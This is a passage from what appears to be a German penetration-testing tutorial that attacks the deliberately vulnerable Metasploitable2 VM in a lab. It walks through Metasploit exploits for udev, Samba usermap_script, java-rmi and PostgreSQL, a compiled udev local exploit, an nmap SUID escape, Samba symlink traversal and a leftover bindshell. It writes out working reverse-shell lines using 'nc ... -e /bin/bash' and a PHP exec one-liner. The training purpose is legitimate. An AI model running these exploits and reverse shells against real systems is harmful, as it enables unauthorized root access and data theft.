[*] Meterpreter session 11 opened (192.168.1.105:4444 ->
  192.168.1.107:37796) at 2017-04-23 02:45:03 +0200

meterpreter >
```

Eine einfache Google-Suche fördert bei udev schnell die Schwachstelle `CVE-2009-1185` zu Tage. Daraufhin war das passende Exploit schnell gefunden: https://www.rapid7.com/db/modules/exploit/linux/local/udev_netlink

Und so führen wir nun den Angriff aus:

```
meterpreter > background
[*] Backgrounding session 14...
msf exploit(handler) > use exploit/linux/local/udev_netlink
msf exploit(udev_netlink) > set SESSION 14
SESSION => 14
msf exploit(udev_netlink) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(udev_netlink) > exploit

[-] Exploit failed: An invalid argument was specified. Invalid target
index.
[*] Exploit completed, but no session was created.
```

Ok, hier ist wohl etwas nicht ganz in Ordnung. Einerseits spricht die verlinkte Dokumentation von einem Parameter TARGET, aber dieser wird mit einem Fehler abgelehnt... Hier hilft dann das Kommando show options weiter und wir finden heraus, dass dies ein Fehler in der Dokumentation sein müsste. Der benötigte Parameter heißt SESSION. Also beheben wir das schnell:

```
msf exploit(udev_netlink) > unset TARGET
Unsetting TARGET...
msf exploit(udev_netlink) > set SESSION 14
SESSION => 14

msf exploit(udev_netlink) > exploit

[[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2429
[+] Found netlink pid: 2428
[*] Writing payload executable (155 bytes) to /tmp/nrFxsvOqdO
```

```
[*] Writing exploit executable (1879 bytes) to /tmp/zGFtJwRZhT
[*] chmod'ing and running it...
[-] Exploit failed: Rex::TimeoutError Operation timed out.
[*] Exploit completed, but no session was created.
```

Und auch das schlägt fehl... Bevor wir lange herumsuchen, was da nicht klappt und nicht zusammenpasst, suchen wir einfach weiter...

In der Zwischenzeit bricht die Verbindung wieder ab - auch so was gehört dazu denn wir arbeiten hier ja nicht mit stabiler Software, sondern bringen ansonsten stabil laufende Software in Grenzsituationen um unerwartetes Verhalten auszulösen und auszunutzen.

Ich habe aber ganz bewusst all diese kleinen Rückschläge in dem Beispiel belassen, um Ihnen auch mal die alltäglichen Problemchen zu zeigen, wenn Sie mit so was arbeiten. Und der Fall, dass alles superstabil und fehlerfrei läuft, ist in diesem Bereich nicht gerade die Regel. Ich kenne Exploits, mit denen man stabile Sessions erhält, mit denen man stunden- oder gar tagelang arbeiten kann und wieder andere erlauben die Eingabe von 3 oder 4 Befehlen, bevor man den Serverdienst abschießt. Bei Letzteren ist die genaue Planung sehr wichtig! Ist man gut vorbereitet und weiß um das Problem kann man durchaus mit einigen wenigen Befehlen eine Hintertür öffnen, über die man dann stabil arbeiten kann!

Nach einiger Zeit weiterer Recherche fing ich dann an die Liste aller installierten Pakete durchzugehen und irgendwann komme ich endlich beim Buchstaben "N" an und finde dann auch etwas Brauchbares:

```
dpkg -l | grep nmap

ii     nmap       4.53-3          The Network Mapper
```

Hierzu gibt es ein Modul im MSF, dass voraussetzt, dass `nmap` mit dem SETUID-Bit versehen ist. Also prüfen wir das:

```
locate nmap
/usr/bin/nmap
... Ausgabe gekürzt

ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 /usr/bin/nmap
```

Bingo, Voraussetzung erfüllt - also probieren wir es mal aus, ob es mit dieser Sicherheitslücke endlich klappt... Wobei ich mich frage, was `nmap` auf einem solchen Server überhaupt verloren hat!

```
meterpreter > background
```

```
[*] Backgrounding session 15...
msf exploit(handler) > use exploit/unix/local/setuid_nmap
msf exploit(setuid_nmap) > set SESSION 15
SESSION => 15
msf exploit(setuid_nmap) > exploit

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP double handler on 192.168.1.105:4444
[*] Dropping lua /tmp/hoaXNLgD.nse
[*] running
[*] Exploit completed, but no session was created.
```

Auch wieder ein Fehlschlag. Sie können ja als Übung selber nach den möglichen Ursachen und einem Workaround oder einen kompatiblen Exploit suchen. Was hier in wenigen Seiten zusammengefasst ist, hat mich bis hierhin eine ganze Nacht bis in die frühen Morgenstunden gekostet. Ich denke dennoch ist dieses Beispiel lehrreich vor allem in Bezug auf meine Vorgehensweise.

In diesem Kapitel stecken bis dato einige Tage Recherche, Dutzende Versuche und viele Fehlschläge. Und das ist die Praxis - natürlich trifft man ab und an auf bekannte Programmversionen und kann auf seine Erfahrung zurückgreifen und weiß, dass dieser oder jener Exploit funktionieren wird. In der Regel ist ein Pentest aber zeitraubende Sucharbeit. Vergessen Sie die so einfach wirkenden Youtube-Tutorials! Keiner sagt Ihnen wie viele Stunden Vorarbeit notwendig waren einen funktionierenden Angriff zu finden.

Irgendwie lässt mir das keine Ruhe und ich sehe mir nach etwas Schlaf nochmals die Liste der Dienste an und da kommt mir eine Idee... Manchmal braucht man einfach etwas Abstand und Ruhe, um die Scheuklappen abzusetzen.

Auf dem Opfer-PC läuft MySQL und der MySQL-Client erlaubt es Shell-Befehle abzusetzen...

Ein schneller Test offenbart, dass wir uns als root-User in MySQL anmelden können, und das ohne Passwort:

```
meterpreter > shell
Process 31083 created.
Channel 0 created.
mysql -u root
\! id
uid=1000(msfadmin)                                          gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(
video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(
msfadmin)
```

\! ls -l /

```
total 81
drwxr-xr-x  2 root     4096 2012-05-13 23:35 bin
            root
drwxr-xr-x  4 root     1024 2012-05-13 23:36 boot
            root
lrwxrwxrwx  1 root       11 2010-04-28 16:26 cdrom -> media/cdrom
            root
drwxr-xr-x 14 root    13540 2017-04-20 18:27 dev
           root
drwxr-xr-x 94 root     4096 2017-04-23 14:32 etc
           root
drwxr-xr-x  6 root     4096 2010-04-16 02:16 home
            root
drwxr-xr-x  2 root     4096 2010-03-16 18:57 initrd
            root
lrwxrwxrwx  1 root       32 2010-04-28 16:26 initrd.img ->
            root         boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root     4096 2012-05-13 23:35 lib
           root
drwx------  2 root    16384 2010-03-16 18:55 lost+found
            root
drwxr-xr-x  4 root     4096 2010-03-16 18:55 media
            root
drwxr-xr-x  3 root     4096 2010-04-28 16:16 mnt
            root
-rw-------  1 root     5821 2017-04-20 18:27 nohup.out
            root
drwxr-xr-x  2 root     4096 2010-03-16 18:57 opt
            root
dr-xr-xr-x 125 root       0 2017-04-20 18:26 proc
           root
```

```
drwxr-xr-x 13      root 4096 2017-04-22 17:44 root
           root
drwxr-xr-x  2      root 4096 2012-05-13 21:54 sbin
            root
drwxr-xr-x  2      root 4096 2010-03-16 18:57 srv
            root
drwxr-xr-x 12      root    0 2017-04-20 18:26 sys
           root
drwxrwxrwt  6      root 4096 2017-04-23 15:26 tmp
            root
drwxr-xr-x 12      root 4096 2010-04-28 00:06 usr
           root
drwxr-xr-x 14      root 4096 2010-03-17 10:08 var
           root
lrwxrwxrwx  1      root   29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-
            root          2.6.24-16-server
```

Wir haben msfadmin-Rechte! Ok - schon besser aber ohne das Passwort können wir nicht mittels sudo-Befehl root-Rechte erhalten... Klar haben wir das Passwort schon geknackt bei vorherigen Angriffen aber so leicht wollen wir es uns nun auch nicht machen.

Also bemühen wir wieder searchsploit und fangen bei udev an:

```
root@kali:~# searchsploit udev
------------------------  ---------------------------------
------------------------  --
----
Exploit Title             | Path
                          |
                          (/usr/share/exploitdb/platforms)
------------------------  ---------------------------------
------------------------  --
----
Linux Kernel 2.6 (Debian  | /linux/local/8478.sh
4.0 / Ubuntu / Gentoo)
UDE
Linux Kernel 2.6 (Gentoo  | /linux/local/8572.c
/ Ubuntu 8.10/9.04) UDEV
<
Linux Kernel UDEV <       | /linux/local/21848.rb
1.4.1 - Netlink
Privilege Escal
------------------------  ---------------------------------
------------------------  --
----
```

Das bringt uns drei mögliche Exploits - ich habe bei 8478.sh angefangen aber den Teil des steinigen Weges erspare ich Ihnen! Es klappte auch nicht. Danach kam 8572.c an die Reihe. Die Datei übertrage ich mit Netcat (nc) wie folgt:

```
meterpreter > shell
Process 31626 created.
Channel 0 created.
nc -l -p 4444 > /tmp/8572.c
```

Damit wartet unser Opfer auf diese Datei - jetzt müssen wir nur noch an der Kali-Maschine die Datei mit `nc` absenden:

```
root@kali:~# nc -w 3 192.168.1.107 4444 <
  /usr/share/exploitdb/platforms/linux/local/8572.c
```

Wenn Sie sich diese Datei in einem Editor öffnen, dann werden Sie oben eine kurze Beschreibung finden und dieser Angriff braucht zwei Dinge. Erstens die PID die wir mit einem cat /proc/net/netlink erfahren und zweitens die Datei /tmp/run, die als `root` ausgeführt wird und die wir genauso mit nc auf den Server übertragen.

```
Auszug aus der 8572.c:
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
```

```
* want in there.
```

Der Inhalt der `/tmp/run` ist recht einfach:

```
#!/bin/bash
nc 192.168.1.105 4446 -e /bin/bash
```

Ein schlichtes Shell-Script, das wiederum eine Netcat Verbindung zu unserem Kali-Laptop aufbaut. Dann starten wir den Netcat-Listener auf Kali und machen weiter:

```
root@kali:~# netcat -lvp 4446
listening on [any] 4446 ...
```

Zurück auf der Meterpreter-Session, die wir neu aufbauen müssen, weil die wiederum abgebrochen ist:

```
[*] Meterpreter session 5 opened (192.168.1.105:35835 -> 192.168.1.107:4444) at 2017-04-24 01:25:49 +0200 meterpreter > shell
Process 31819 created.
Channel 0 created.
gcc /tmp/8572.c -o /tmp/8572
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c4c800	0	0	00000000	0	0	00000000	2
dfed4a00	4	0	00000000	0	0	00000000	2
f7f71000	7	0	00000000	0	0	00000000	2
f7c73c00	9	0	00000000	0	0	00000000	2
f7c8fc00	10	0	00000000	0	0	00000000	2
f7c4cc00	15	0	00000000	0	0	00000000	2
f7cb6400	15	2428	00000001	0	0	00000000	2
f7c79800	16	0	00000000	0	0	00000000	2
dfcb2800	18	0	00000000	0	0	00000000	2
/tmp/8572		**2428**					

Und dann erscheint auf dem Kali-PC endlich Folgendes:

```
192.168.1.107: inverse host lookup failed: Unknown host
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.107] 53551
id
uid=0(root) gid=0(root)
```

Was lange währt, wird endlich gut - wir sind `root!`

Sie können auch gern die Module von MSF debuggen, anstatt den eigentlichen Exploitcode zu verwenden. Manchmal ist es einfacher und schneller, einen alternativen Weg zu finden. Wobei ich mich wieder fragen muss was der Gnu Compiler auf dem Rechner zu suchen hat?! Aber selbst, wenn dieser nicht installiert wäre, könnten wir das Programm auf der Kali-Maschine kompilieren. Hierbei gibt es allerdings noch ein Problem - Das Opfer hat ein 32bit System und unsere Kali-PC hat ein 64bit System. Also müssen wir das Programm wie folgt übersetzen:

```
root@kali:~# gcc -m32 /usr/share/exploitdb/platforms/linux/local/8572.c -o
  8572
root@kali:~# nc -w 3 192.168.1.107 4444 < 8572
root@kali:~# nc -lvp 4446
listening on [any] 4446 ...
192.168.1.107: inverse host lookup failed: Unknown host
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.107] 55252
id
uid=0(root) gid=0(root)
```

Andernfalls erhalten Sie folgenden Fehler auf dem Opfer-Rechner:

```
-bash: ./8572: cannot execute binary file
```

Um weitere zwei oder drei Verbindungsabbrüche zu vermeiden, habe ich für diesen Test eine normale ssh-Verbindung zum Opfer verwendet und nicht meterpreter:

```
msfadmin@metasploitable:/tmp$ nc -l -p 4444 > /tmp/8572
msfadmin@metasploitable:/tmp$ ./8572 2428
```

Natürlich wäre es über meterpreter genauso gut möglich gewesen. Obgleich ich Ihnen einige meiner Fehlschläge erspart habe, sehen Sie hierbei gut, wie schwer es manchmal ist und wie mühsam man sich den root-Zugriff erarbeiten muss. Oftmals ist die Devise: Durchhalten!

Ich will Ihnen an dieser Stelle noch einen anderen Weg zeigen. Wie bereits erwähnt liefert uns GTFOBins einige nützliche Denkansätze. Daher baue ich wieder eine Shell-Verbindung zu Metasploitable auf und suche nach Dateien mit gesetztem SUID-Bit:

```
sh-3.2$ cd /tmp
sh-3.2$ pwd
/tmp
sh-3.2$ whoami
www-data
sh-3.2$ find / -perm /4000 > suid.txt
```

```
find: /lost+found: Permission denied
find: /home/user/.ssh: Permission denied
find: /home/msfadmin/vulnerable/mysql-ssl/mysql-keys: Permission denied
... Ausgabe gekürzt
```

Nun kann ich mir die zuvor in eine Datei geschriebenen Ergebnisse anzeigen lassen:

```
sh-3.2$ cat suid.txt
/bin/umount
/bin/fusermount
/bin/su
... Ausgabe gekürzt
/usr/bin/nmap
... Ausgabe gekürzt
```

GTFOBins weist mich auf den --interactive Schalter von `nmap` hin... Diesen kann ich nutzen um eine root-Shell zu erhalten, wenn das SUID-Bit gesetzt ist:

```
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap>!sh
sh-3.2# whoami
root
sh-3.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
sh-3.2# ls /root
Desktop reset_logs.sh vnc.log
```

Auch hier zeigt sich wieder, dass Beharrlichkeit eine wichtige Eigenschaft für einen Hacker ist und oftmals muss man Ideen einfach noch mal von einer anderen Seite betrachten um neue Wege zu finden!

rpcbind 2 & r-Dienste

Dies wird im Kapitel "Ausnützen von Fehlkonfigurationen" behandelt. Hierzu brauchen wir nicht wirklich einen Exploit so wie diese Dienste in Metasploitable2 konfiguriert sind!

smbd 3.0.20

Diese Samba-Version beinhaltet eine Schwachstelle, die die Ausführung von Script-Code erlaubt und so nutzen wir das aus:

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(usermap_script) > set Payload cmd/unix/reverse_netcat
Payload => cmd/unix/reverse_netcat
msf exploit(usermap_script) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*]   Command   shell   session   5   opened   (192.168.1.105:4444   ->
192.168.1.107:34820) at
2017-04-22 23:26:41 +0200
```

Nun können wir mit diesem einfachen Python-Einzeiler ein Programm ausführen:

```
python -c 'import pty;pty.spawn("/bin/ls")'
bin     dev   initrd        lost+found    nohup.out    root   sys   var
boot    etc   initrd.img    media         opt          sbin   tmp   vmlinuz
cdrom   home  lib           mnt           proc         srv    usr
```

Oder hiermit eine Shell erzeugen:

```
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
```

Natürlich sind wir nicht auf Python limitiert... Darum sehen Sie hier noch eine alternative Vorgehensweise mit der Scriptsprache PHP. Diesmal will ich Netcat dazu verwenden, um von der Opferseite aus eine Verbindung zum Kali-PC herzustellen. Daher muss zuerst ein Listener am Computer des Angreifers erstellt werden:

```
root@kali:~# netcat -lvp 4444
```

```
listening on [any] 4444 ...
```

Und danach kann auf dem Opfer-Computer das folgende Script ausgeführt werden:

```
php -r 'exec("nc 192.168.1.105 4444 -e /bin/bash");'
```

Danach verbindet sich der Opfer-PC mit dem Kali-Rechner und wir sehen Folgendes:

```
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.107] 33157
whoami
root
id
uid=0(root) gid=0(root)
```

Genauso gut kann man mit dem exec-Kommando von PHP einen User anlegen lassen und diesem sudo-Rechte einräumen, Konfigurationsdateien verändern und vieles mehr.

Weiters kann man auch Perl verwenden. Sie können ja als kleine Übung zwischendurch einen weiteren Angriff mit Perl versuchen. Versuchen Sie dabei, die von mir ausgetretenen Pfade zu verlassen, und suchen Sie einen eigenen Weg. Falls Ihnen PHP oder Python lieber sind, können Sie auch gern diese Sprachen verwenden...

Ich denke, dass hier gezeigte Beispiel bedarf keiner weiteren Erörterung - gerade mal einige wenige Eingaben in der msfconsole reichten, und wir haben root-Rechte auf dem Server.

Aber wir haben einen weiteren Programmfehler den wir ebenfalls ausnutzen können... Diese Version löst Links (*Verknüpfungen für die Windows-User*) auf ohne zu prüfen wohin diese zeigen und das erlaubt es, aus dem freigegebenen Ordner auszubrechen. Also sehen wir uns zuerst mal an, was alles freigegeben ist:

```
root@kali:~# smbclient -L 192.168.1.107
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

```
Sharename Type Comment
--------- ---- -------
print$    Disk Printer Drivers
tmp       Disk oh noes!
opt       Disk
IPC$      IPC  IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$    IPC  IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

In dem Fall habe ich kein Passwort eingegeben, Enter gedrückt und darauf gehofft, dass auch ein anonymer Login möglich ist. Andernfalls müssten wir ein Passwort haben um erst mal auf die Freigabe zugreifen zu können und dort den Link anzulegen. In dem Fall hier ist der tmp-Ordner freigegeben und in diesen darf nun mal jeder schreiben...

Dann lassen wir wie zuvor Metasploit die ganze Arbeit machen:

msf > **use auxiliary/admin/smb/samba_symlink_traversal**

```
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf auxiliary(samba_symlink_traversal) > set RPORT 445
RPORT => 445
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > run

[*] 192.168.1.107:445  Connecting to the server...
-
[*] 192.168.1.107:445  Trying to mount writeable share 'tmp'...
-
[*] 192.168.1.107:445  Trying to link 'rootfs' to the root filesystem...
-
[*] 192.168.1.107:445  Now access the following share to browse the root
-                      FS:
[*] 192.168.1.107:445  \\192.168.1.107\tmp\rootfs\
-

[*] Auxiliary module execution completed
```

Gut, jetzt brauchen wir die so präparierte Freigabe nur noch zu benutzen:

```
root@kali:~# smbclient //192.168.1.107/tmp
WARNING: The "syslog" option is deprecated
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs\
smb: \rootfs\> ls
```

```
.                   DR           0 Sun May 20 20: 36: 12 2012
..                  DR           0 Sun May 20 20: 36: 12 2012
initrd              DR           0 Tue Mar 16 23: 57: 40 2010
media               DR           0 Tue Mar 16 23: 55: 52 2010
bin                 DR           0 Mon May 14 05: 35: 33 2012
lost+ found         DR           0 Tue Mar 16 23: 55: 15 2010
mnt                 DR           0 Wed Apr 28 22: 16: 56 2010
sbin                DR           0 Mon May 14 03: 54: 53 2012
initrd. img          R     7929183 Mon May 14 05: 35: 56 2012
home                DR           0 Fri Apr 16 08: 16: 02 2010
lib                 DR           0 Mon May 14 05: 35: 22 2012
usr                 DR           0 Wed Apr 28 06: 06: 37 2010
proc                DR           0 Fri Apr 21 00: 26: 27 2017
root                DR           0 Sat Apr 22 23: 44: 30 2017
sys                 DR           0 Fri Apr 21 00: 26: 28 2017
boot                DR           0 Mon May 14 05: 36: 28 2012
nohup. out           R        5821 Fri Apr 21 00: 27: 38 2017
etc                 DR           0 Sun Apr 23 00: 32: 09 2017
dev                 DR           0 Fri Apr 21 00: 27: 18 2017
vmlinuz              R     1987288 Thu Apr 10 18: 55: 41 2008
opt                 DR           0 Tue Mar 16 23: 57: 39 2010
var                 DR           0 Wed Mar 17 15: 08: 23 2010
cdrom               DR           0 Tue Mar 16 23: 55: 51 2010
tmp                  D           0 Sun Apr 23 00: 55: 20 2017
srv                 DR           0 Tue Mar 16 23: 57: 38 2010
```

... und auch hier bestätigen wir die Passwort-Abfrage mit Enter und haben eine Verbindung.

Obwohl wir in dem Fall keine Konfigurationsdateien ändern oder überschreiben können, ist es uns möglich viele der Konfigurationsdateien herunterzuladen und zu lesen. Damit

lassen sich wertvolle Informationen gewinnen.

Weiters sehe ich hier zwar ein großes Risiko und ein klaffendes Informationsleck aber keine wirkliche Möglichkeit in irgendeiner Form eine Hintertür zu öffnen oder gar root-Rechte zu erhalten.

Wahrscheinlich findet sich sicherlich eine Möglichkeit so wie ich die Ersteller von Metasploitable kenne. Mir ist es aber im Moment zu aufwendig alle möglichen Startscripts, ausführbaren Dateien, usw. zu prüfen ob es eventuell falsch gesetzte Rechte gibt und man die Datei herunterladen, verändern und wieder hochladen könnte...

In einem realen Pentest würde ich mir diese Arbeit antun - hier überlasse ich das gerne dem Leser als kleine Übung.

Außerdem ist dies eine gute Transportmethode, um die Tools auf den Rechner zu laden, die vorhin beim Angriff auf den Apache-Server versagten. Sie können die entsprechenden Scripts und Programme ja Testhalber auf den Rechner laden und testen, ob diese funktionieren, wenn Sie von Hand ausgeführt werden, was durchaus im Bereich des Möglichen ist!

Denn bei einem realen Pentest kann man sich erst dann geschlagen geben, wenn man alle Möglichkeiten ausgeschöpft hat!

java-rmi

Java-Dienste sind oftmals ein guter bzw. lohnender Angriffspunkt. Hier wird die Standard-Konfiguration ausgenutzt, die es erlaubt Java-Klassen (*Programmcode*) über das Internet nachzuladen. Und überall wo man beliebigen Code vom eigenen Server bzw. Rechner einschleusen kann, wird es sehr interessant.

Auch hier nimmt uns das MSF die Arbeit ab, bietet den passenden Exploit-Code und richtet auch gleich einen Server ein um diesen auszuliefern. Also legen wir los:

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(java_rmi_server) > set Payload java/meterpreter/reverse_tcp
Payload => java/meterpreter/reverse_tcp
msf exploit(java_rmi_server) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(java_rmi_server) > exploit
```

```
[-] 192.168.1.107:1099 - Exploit failed: java/meterpreter/reverse_tcp is
not a compatible payload.
[*] Exploit completed, but no session was created.
```

OK, schauen wir mal, was da schiefläuft:

```
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current        Required Description
            Setting
  ----      -------------  -------- -----------
            --
  HTTPDELAY 10             yes      Time that the HTTP Server will wait for
                                    the payload request
  RHOST     192.168.1.107  yes      The target address
  RPORT     1099           yes      The target port (TCP)
  SRVHOST   0.0.0.0        yes      The local host to listen on. This must
                                    be an address on the local machine or
                                    0.0.0.0
  SRVPORT   8080           yes      The local port to listen on.
  SSL       false          no       Negotiate SSL for incoming connections
  SSLCert                  no       Path to a custom SSL certificate
                                    (default is randomly generated)
  URIPATH                  no       The URI to use for this exploit
                                    (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name     Current Setting         Required     Description
  ----     ---------------         --------     -----------
  LHOST    192.168.1.105           yes          The listen address
  LPORT    4444                    yes          The listen port

Exploit target:
  Id Name
  -- ----
  3 Linux x86 (Native Payload)
```

Das Exploit-Target (*letzte Zeile*) ist auf Linux x86 gestellt. Darum wirft die msfconsole den Fehler aus... Dann schauen wir mal, welches Target wir nehmen sollten:

```
msf exploit(java_rmi_server) > info

       Name: Java RMI Server Insecure Default Configuration Java Code
             Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
  Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
   Disclosed: 2011-10-15
    Provided by: mihi

Available targets:
  Id Name
  -- ----
  0 Automatic
  1 Generic (Java Payload)
  2 Windows x86 (Native Payload)
  3 Linux x86 (Native Payload)
  4 Mac OS X PPC (Native Payload)
  5 Mac OS X x86 (Native Payload)
```

Nummer 1 klingt doch schon deutlich besser! Dann ändern wir das schnell und lassen das Ganze erneut laufen:

```
msf exploit(java_rmi_server) > set TARGET 1
TARGET => 1
msf exploit(java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.105:4444

[*] 192.168.1.107:1099 - Using URL: http://0.0.0.0:8080/9qt2nHP

[*] 192.168.1.107:1099 - Local IP: http://192.168.1.105:8080/9qt2nHP

[*] 192.168.1.107:1099 - Server started.

[*] 192.168.1.107:1099 - Sending RMI Header...

[*] 192.168.1.107:1099 - Sending RMI Call...

[*] 192.168.1.107:1099 - Replied to request for payload JAR

[*] Sending stage (49645 bytes) to 192.168.1.107

[*] Meterpreter session 1 opened (192.168.1.105:4444 ->
192.168.1.107:36898) at 2017-04-23 23:11:28 +0200

[*] 192.168.1.107:1099 - Server stopped.
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.

id
uid=0(root) gid=0(root)
```

Und der Server ist unser! Vielmehr gibt es da nicht zu sagen außer...

Genau das ist der Grund, warum Serverdienste nicht mit root-Rechten laufen sollten wenn das nicht unbedingt nötig ist. Ein Bug in dem Programm oder ein Konfigurationsfehler und schon serviert man einem Angreifer den eigenen Server auf dem Silbertablett.

Shell

Tja, da hat scheinbar schon jemand vor uns den Server gehackt... Na dann schauen wir mal ob der "Kollege" seine Hintertür mit einem Passwort geschützt hat oder nicht:

```
root@kali:~# telnet 192.168.1.107 1524
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Danke! Auch das kommt ab und zu vor - ein Scriptkiddie oder anderer Hacker nutzt ein Tool mit den Standard-Zugangsdaten oder setzt erst gar kein Passwort auf einer Hintertür, weil demjenigen die Sicherheit des Servers völlig egal ist. So finden sich dann schnell weitere Angreifer, die diese Vorarbeit dankbar annehmen.

ProFTPd 1.3.1

Der Vollständigkeit zuliebe gehe ich noch schnell über die diversen anderen Serverdienste aber auf keinen Fall in der Ausführlichkeit wie bei Apache, Samba oder dem java-rmi!

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
msf exploit(proftpd_modcopy_exec) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(proftpd_modcopy_exec) > set SITEPATH /var/www/
SITEPATH => /var/www/
msf exploit(proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.107:80 - 192.168.1.107:21 - Connected to FTP server
[*] 192.168.1.107:80 - 192.168.1.107:21 - Sending copy commands to FTP server
[-] 192.168.1.107:80 - Exploit aborted due to failure: unknown: 192.168.1.107:21 – Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
```

Eigentlich sollte dies ebenfalls klappen - an dieser Stelle überlasse ich das Suchen nach einer Alternative bzw. das Debuggen dem Leser!

MySQL-Server 5.0.51a

Das Modul `exploit/linux/mysql/mysql_yassl_getname` könnte laut Versionsnummer passen, funktioniert aber nicht - die Konfigurationsfehler sehen wir uns im letzten Kapitel an! Natürlich ist es auch wieder möglich mit dem MSF das MySQL-Passwort zu bruteforcen.

PostgreSQL 8.3.0 - 8.3.7

Auch hier konnte ich gleich zwei Fehler identifizieren - obgleich der erste eher ein Konfigurationsfehler ist. Da ich diesen aber mit dem MSF-Modul auxiliary/scanner/postgres/postgres_login ausnutzen kann, will ich ihn hier erwähnen!

Es werden hierbei wiederum Passwörter geprüft - diesmal ist zwar ein Passwort gesetzt aber dieses entspricht dem Standard-Passwort. Und das ist bei öffentlich zugänglichen Servern, Routern, etc. eine ganz schlechte Idee denn die Standard-Passwörter sind 99% der Angreifer bekannt und in jeder guten Wortliste zu finden.

Außerdem gibt es auch hier wieder eine Sicherheitslücke in dieser Version, die es erlaubt Schadcode in Form einer Programmbibliothek auf den Server zu übertragen und diese dann nachzuladen und auszuführen. Sie ahnen es schon - Metasploit hat auch hier wieder ein passendes Modul:

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(postgres_payload) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(postgres_payload) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.107:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled
  by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/UzqdceLl.so, should be cleaned up automatically
[*] Sending stage (36 bytes) to 192.168.1.107
[*] Command shell session 6 opened (192.168.1.105:4444 ->
  192.168.1.107:53198) at 2017-04-24 11:35:58 +0200
```

id

```
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```

Um zu zeigen, dass es nicht immer Meterpreter sein muss, habe ich diesmal eine andere Payload gewählt, die direkt eine Linux-Shell liefert.

VNC (Version unbekannt)

VNC ist ein beliebtes Werkzeug, um eine komfortable Fernwartung durchzuführen. Falsch konfiguriert oder mit einem unsicheren Passwort versehen wird es zur Sicherheitslücke. Ich überlasse es Ihnen an der Stelle VNC mit einem Programm Ihrer Wahl zu bruteforcen. Das MSF liefert hierzu keinen fertigen Angriff.

Nachdem auch die Server-Version nicht identifiziert werden konnte, überlasse ich es dem Leser an dieser Stelle alle möglichen Angriffe aus /usr/share/exploitdb zu versuchen.

X-Server (Version unbekannt)

Es ist zwar bedenklich, dass der X-Server Port offen und zugänglich ist da darüber theoretisch gefälschte Tastatureingaben eingeschleust werden können aber weder das MSF noch GVM konnten eine Verwundbarkeit in der Hinsicht feststellen.

Hier meine zwei Versuche:

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > set RHOSTS 192.168.1.107
RHOSTS => 192.168.1.107
msf auxiliary(open_x11) > run
[-] 192.168.1.107:6000 - 192.168.1.107 Access Denied
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(open_x11) > use exploit/unix/x11/x11_keyboard_exec
msf exploit(x11_keyboard_exec) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
